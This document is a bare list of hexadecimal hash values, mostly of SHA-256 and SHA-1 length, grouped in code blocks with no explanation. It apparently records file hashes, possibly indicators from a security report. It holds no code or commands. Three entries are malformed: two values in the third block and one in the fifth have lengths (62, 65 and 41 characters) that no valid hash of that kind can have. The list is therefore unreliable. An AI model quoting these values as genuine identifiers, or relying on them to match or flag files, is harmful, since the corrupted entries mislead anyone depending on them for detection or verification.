e0eecfa41c1471962fc382f1e4158b0811e2d1e725cc33a67cc87b63b82c5bda
e81169cfdacc4c1b5ac968cd01a7c5ae5f92c1e61218e36fbc08164988d66314
e87e9973a7ee633ed73fac9e9c6ef7c949343eb531466adb8c13d1165bf59354
f081aa819408f14d4c5ae8f3c323bfa847f643e386a781f01b885cbc86ce1e8f
f94f616af836cb147a8b8139d7d838f23cf3b2a417c291cf29a57e6abb06ec98
2088592de0270dfa01b789b5bc7da1033fa3cd4ddb14d53ebd648860f03da95a
399e7f2310a5e8286a20446f7629563cc6feec559fc7a4065f36d1eb8dd4ff85
5354cc481ea0db42f2aeaa2de0ad5d51e6e6aa002794aff1d84ad8d8487f9bc3
b333efc2fa75ac40d25d73f8ae93a96feaf3407458ea69b40ad9a5cae25b40c8
c446cca43c48dc5a76fd264453a58b3e3dd972ef1bf84e87c498f588e0563d2e
c60507f7f037ee73aa86df54954cef0f61a73ec1c2fdf21d90b79bf622a1b26a
029e6eb88efc4e6e40a8b7f9316e33a17a6c3663f33b5ead5ea7158e58f77a0d
1d2fa6d58bcd01fb99f617763328f1273ebc77fb04ec2c67a2a2b1c122ee8b13
1ff45ab4f74ce2c65989ca0c282663f8bb3b18ee3d952e5bb949480206d3110e
451f75212a5987126c946d9af49009b5f057409cc3bf27132458f821c02fa62e
9d7ea7ce2ee6ea442d7762d37b14cb72518d60c1a902849dc5c915569ca24f62
ada268fc315a79d90198b55c1a61b6270681c364732d97d36bf923d18f17ad29
c4703b67539eb1e32e5ea03aa5ff810b3a3435e40deaa3443200298fb0f8611a
d57c5e80ffa3b8d5ef897dca09dc67ae7e36cdba64c8ad1e5dddeca5a2787356
6cc54cb139daf2c9b3533defc27016c1dedfaeae7abd0fd170c107a56f986cbb
7a2f4e4a9d2875c8dd5828f4946da02d69bb7995ca747b4fcac78cf9ea595343
909417b6a728da5c94a328aaa8ef375f4afa1a99aea7f9c7840f429648617bd6
a12a6119bbc4c02af82bad42b42cf2531962ffe652b071735db7de8f7d27e45d
7a05fd67e9344d27c90a7196ab32cbaf1ee8c14f8655e87cc3ebddca7eacebdf
7bcf833ab795b3a2cbd5df2e8caf5d664534b4623d0864dda73222dc47c56ec7
b9088bea916e1d2137805edeb0b6a549f876746999fbb1b4890fb66288a59f9d
fa032802537b61f0e5f3645229a0758114b0c00ddc95273efba7a17ed18e2e00
046fef20e7a00e25620ace0c34f4b11a8b2e35b3143a60af5ccd556690ae310d
0d9fbc16c6f316d8ee1b9ff47b300c24a1964fdfc3990b680d05dab5e1905d9f
17b7db74aed585fb3b170922565808bf36b1da7c466d6eca4847d06b2afa3c1e
1f39642df1b0002eab2e6a202ca606e63eaee4d7e020ee439e00954b0a9f8529
4a5b31041c60710832010a1b07221ed096fce5e8b08bac036b6bb75f5519ce52
6869d45773c49ae647125bb6585c373d16dea8afc7ea4cb001f482275b5dc5d2
80b6106823b0e2fd48209014cfabe3f51c5689fbe97a611f598447778ed43e83
9b08de9d51a9a5c606b488ab44182958aec547a73e357c1d46c5325c45a07760
b92ccd3e990e6d09c7d275cecc5005465f8fdfd5ec183eda2a9bf2bf57750dfe
91fafedf082aad8a52e897f709db5fc261b85032b3ba9351410cf4396c21d8e6
117b9c9127beaf2e3ce7837c5e313084fd3926f1ebf1a77563149e08347cb029
cdabbe815b7aafa94469b97fa3665137c4d5b2da4fdd7648ba2851cf2df214fc
da3bdb6b9348a8d9328e669c744d0f21a83937c31894245e3157121342efe52c
fd2e546faed7426c448d1a11d8e1d4b8a06b5148c9c8dfa780338fac2ab53c5b
25e755c8957163376b3437ce808843c1c2598e0fb3c5f31dc958576cd5cde63e
```

```
019085a76ba7126fff22770d71bd901c325fc68ac55aa743327984e89f4b0134
32519b85c0b422e4656de6e6c41878e95fd95026267daab4215ee59c107d6c77
c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71
ce77d116a074dab7a22a0fd4f2c1ab475f16eec42e1ded3c0b0aa8211fe858d6
```

```
5f829029f5258105a8a1a9da1b8481036513ea3a438630fd05ee265cb88b86ea
84fd81bd587b9555cfd34a2a8a7fdc1feca037aec95701d3f08789586cabd8db
9b5ba83c7d7bd8c311ce671b519c98d61343acf76cf4241c52ab759e18a5c020
acc597c591149678f5461c80fe6eae35bffb0581d081dcf552eb161052f3dd14
fe7df99d2791c0d0baf32cda3e7c0f08ca8583125b9c61540f71ab1ba07fdd
71227bc1534a092ba03e6374cad929b193d1f6667cb781efd059b7d7d8e09c1d
1866449e8ad2c55240eafdf14fc835138ca3e99a7b180c2150cef047868f56cc
287d23ac99892bfd758a76b8b812bc502bb00f0cffc2ae54b518de4f14dd9536
47d531fb00a9f8006ebc8c0aaa18e523207b3dd964ec3c264ad8af61fbdc8052
5760912501fe1811ddef36468295969666c2d569ec33de025112f81aca0f32de6
a246ea3ba29911fffcee758898316c57ff4d510f9b26bc9687f0b2dd207940db
a4bc9d24fb236c4ca4e22f38119d56a7f49f5c579eb1afc1bf006b963ecad8cb
f3f12a093eff9e1f33054ac9536dfa0e3e41a536b3c1aab24cb20a2a09e0d384
```

```
00f866a2d0eda84ed2488ead86bc8acaa3700b3f
049f5f5ec6e34d2e40e445c0bc188be420e287c6
066954007501c38187ffa0877b02013a4d4dc0ba
092cbf66bd6a548d7baf6f8b215c2a3483a2564c
0bbe8738281328778b4cf5404cc866ebedbe4ca1
0e0aede7d4f97f0d054733baba3c8313864e187f
0f923286d803aaade3bf28fdb923f6917ebb0b20
1049eb7d4ddfbc895848a3680fa332f0fec10def
218651ac5b575c3f9642c2e9a5928aa22fab8483
22109552d6af71d392de199e21ae272009db608a
23b1e73bf4cc07cd31b92a8c294b341740484d3e
23e93aa315f9a1268077131d68429055ac102b25
28a15a0b532c47110297aa6f4f46bad4d72235a2
2a5b9098d073406ecb3fffe8d6cba6b5ed26ce5a
32687a64efe5246f9b7284b5ae9adedc31605fdc
345da4a23cf56c22d218301ec461bfc3ca8e2cc2
390496bbd3f71d1ba08d7c86867d62b67597257d
43268f6f01a1aab72b62b63211ec1daef7ce34c0
46a6c17e1ec6d3aa4e931247c38a9219d71977a5
472af2b122c23bf0ca10c78d389a5a7f030a3536
5179d4d2fb102427e73ccd0cffa54a64405f41fb
562f4a310f37fafd5f66f460f79dc80912d2dad1
58cdc7d8e6175ef48d85a1b0602ed4024bf75019
599b70211175f44e7c651f0322cdc11084cc838e
5a69157821b615d11820036feb64d479009f6970
5adc9856172203858f5b93f67f4bf5814ad0df8a
f9881d2380363cb7b3d316bbf2bde6c2d7089681
```

```
5d358567e549a6f8e471697f7c78bc8bdf2a6534
5e6a5c287c9a8c412f1868b6f86bc23b75e1d1b9
6d44aa3772738143f26493caa6996dbdd1dcc048
7358ef9186c6fdf11016739496af19c5d3ecc193
73b98fd25755cd509ad5e4db4332ea18b651a0b5
780b6854d2d97834a068220e9060a874434161be
81ae80a486081e626a853d8759b37cdb36683f1a
82739c78f7b351bbe80a582fd46b0ba4f1c8c02b
8ae7c7830eb38b19c516df52db98b8abdb3df68d
8c58a1918f24473e55c7b239ca0f890f78fc17b9
8ec6fedc9ac60ee42ca93cc0aebfa55f572a1473
903de96e966183883ae1c1ccaa0d30e8684ad0d9
9577be0570e464af72f385479bae9ee9c2a082d4
9c21dc8726acd445b4defccfdecc14fad6e6ac78
9f595dc903e24c6a03ba95a701037b6532050667
a199a5b6584f1ce713753d1b2767d02f166948a4
aded10ffd74bc07e1aa6229111389a31d3bee605a
b2d98ac491b2a60f29991bd858f62594b85ddcfb
b98cded462dfd80c682c953830e3df744cac756d
ba8f4a2c864ea2031f95c49c43dd7f1cc22d72f5
c1a031b4725cd740df986d29c3e94992813fccc8
c47021b5fc733b1a21e837fd34f849e0559b1ace
c7d1f8ad918ae32c5eee34ed4571775aa00cf3ad
c968672b966086fb9fa8b5e6b7124dec6a4119f3
cc542c0f873470b3eb292f082771eec61c16b3d7
cd3bb41346fdc37053dc6b5a83f2c77fe4e2c3bf
d04afd993d41fe68d31a7a9848d9ab31f7933991
d16c01db635b05a219ae8eef3728fae55adfcb4e
d535de08875cef1c49bfa2532281fa1254a8cb93
daedb9d53501dcb655044ce4cbb5d39a645070b4
e384c7371f681af5d4fc167f3f66bf68ac1f3bdb
e4fbc8961cb54d27d834f5789c7b4d1f4819fd34
e54f5737847287e49a306f312995c9aba38314d4
f590b00fd30a653a833be42974f9f714d3c8d595
f871d7a9fd37f2250db8658beb6b5ef6e794a08b
```

```
e0b9eda35f01c1540134aba9195e7e6393286dde3e001fce36fb661cc346b91d
92bd1c3d2a11fc4aba2735d9547bd0261560fb20f36a0e7ca2f2d451f1b62690
```